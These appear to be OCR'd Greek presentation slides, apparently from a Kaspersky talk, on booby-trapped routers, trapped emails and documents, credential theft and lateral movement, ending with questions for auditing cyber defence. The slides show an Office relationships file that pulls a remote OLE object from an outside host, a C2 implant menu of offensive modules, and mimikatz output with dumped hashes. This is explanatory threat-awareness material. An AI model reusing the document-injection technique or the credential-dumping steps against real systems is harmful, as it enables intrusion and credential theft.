


KASPERSKY GREAT AMR

Παγιδευμένοι δρομολογητές




Παγιδευμένο email & Doc



Download an external document

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="
theme/theme1.xml"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId7" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="
fontTable.xml"/><Relationship Id="rId2" Type="http://schemas.microsoft.com/office/2007/
relationships/stylesWithEffects" Target="stylesWithEffects.xml"/><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><
Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="http://gamestoredownload.download/WS-word2017pa.doc" TargetMode="External"/><
Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
image" Target="media/image1.emf"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/></Relationships>
```


Υποκλοπή συνθηματικών μετά την απόκτηση πρόσβασης και εσωτερική μετακίνηση στο δίκτυο




Υποκλοπή συνθηματικών

Εσωτερική μετακίνηση


1


Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 2
COMMANDO\User* @ COMMANDO (PID:1148)
PS 2> invoke-mimikatz
invoke-hostenum
invoke-arpscan
invoke-dcsync
invoke-eventvwrbypass
invoke-hostscan
invoke-ms16-032-proxy
invoke-ms16-032
invoke-mimikatz
invoke-psinject
invoke-pipekat
invoke-portscan
invoke-powerdump
invoke-psexec
invoke-reflectivepeinjection
invoke-reversednslookup
invoke-runas

2


COMMANDO\User* @ COMMANDO (PID:1148)
PS 2> invoke-mimikatz
COMMANDO\User* @ COMMANDO (PID:1148)
PS 2>

3


Task 00006 (attacker) returned against implant 2 on host COMMANDO\User* @ COMMANDO (02/11/2019 12:08:57)
Parsing Mimikatz Output
Hostname: commando / S-1-5-21-3735984952-2938332850-4077568105
.#####.   mimikatz 2.2.0 (x64) #18362 Jul 5 2019 12:10:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX   (vincent.letoux@gmail.com)
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 168169 (00000000:000290e9)
Session   : Interactive from 1
User Name   : User
Domain   : COMMANDO
Logon Server   : COMMANDO
Logon Time   : 11/2/2019 2:52:23 AM
SID   : S-1-5-21-3735984952-2938332850-4077568105-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : COMMANDO
         * NTLM   : 7a21990fcd3d759941e45c490f143d5f
         * SHA1   : 2f2416ba3bcf5db18362cad20ca90089515abe0f
        tspkg :
         * Username : User
         * Domain   : COMMANDO
         * Password : _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
        wdigest :
         * Username : User
         * Domain   : COMMANDO
         * Password : (null)
        kerberos :
         * Username : User
         * Domain   : COMMANDO
         * Password : (null)
        ssp :
        credman :
Authentication Id : 0 ; 168112 (00000000:000290b0)
Session   : Interactive from 1
User Name   : User
Domain   : COMMANDO
Logon Server   : COMMANDO
Logon Time   : 11/2/2019 2:52:23 AM
SID   : S-1-5-21-3735984952-2938332850-4077568105-1001
        msv :
         [00000003] Primary


Έλεγχος της κυβερνοασφάλειας / κυβερνοάμυνας

Τα ερωτήματα!

Πως έχουμε εξασφαλίσει ότι:

- Το προσωπικό μας γνωρίζει την απειλή και την αντιμετωπίζει σωστά.
- Η τεχνολογία που χρησιμοποιούμε είναι η πλέον κατάλληλη;
- Έχουμε ρυθμίσει (παραμετροποιήσει) σωστά την υποδομή/τεχνολογία που χρησιμοποιούμε;
- Εντοπίζουμε **κάθε είδους επίθεση** (γνωστή ή άγνωστη) σε πραγματικό ή κοντά σε πραγματικό χρόνο;

Μοντέλο κυβερνοάμυνας βασιζόμενο στην απειλή



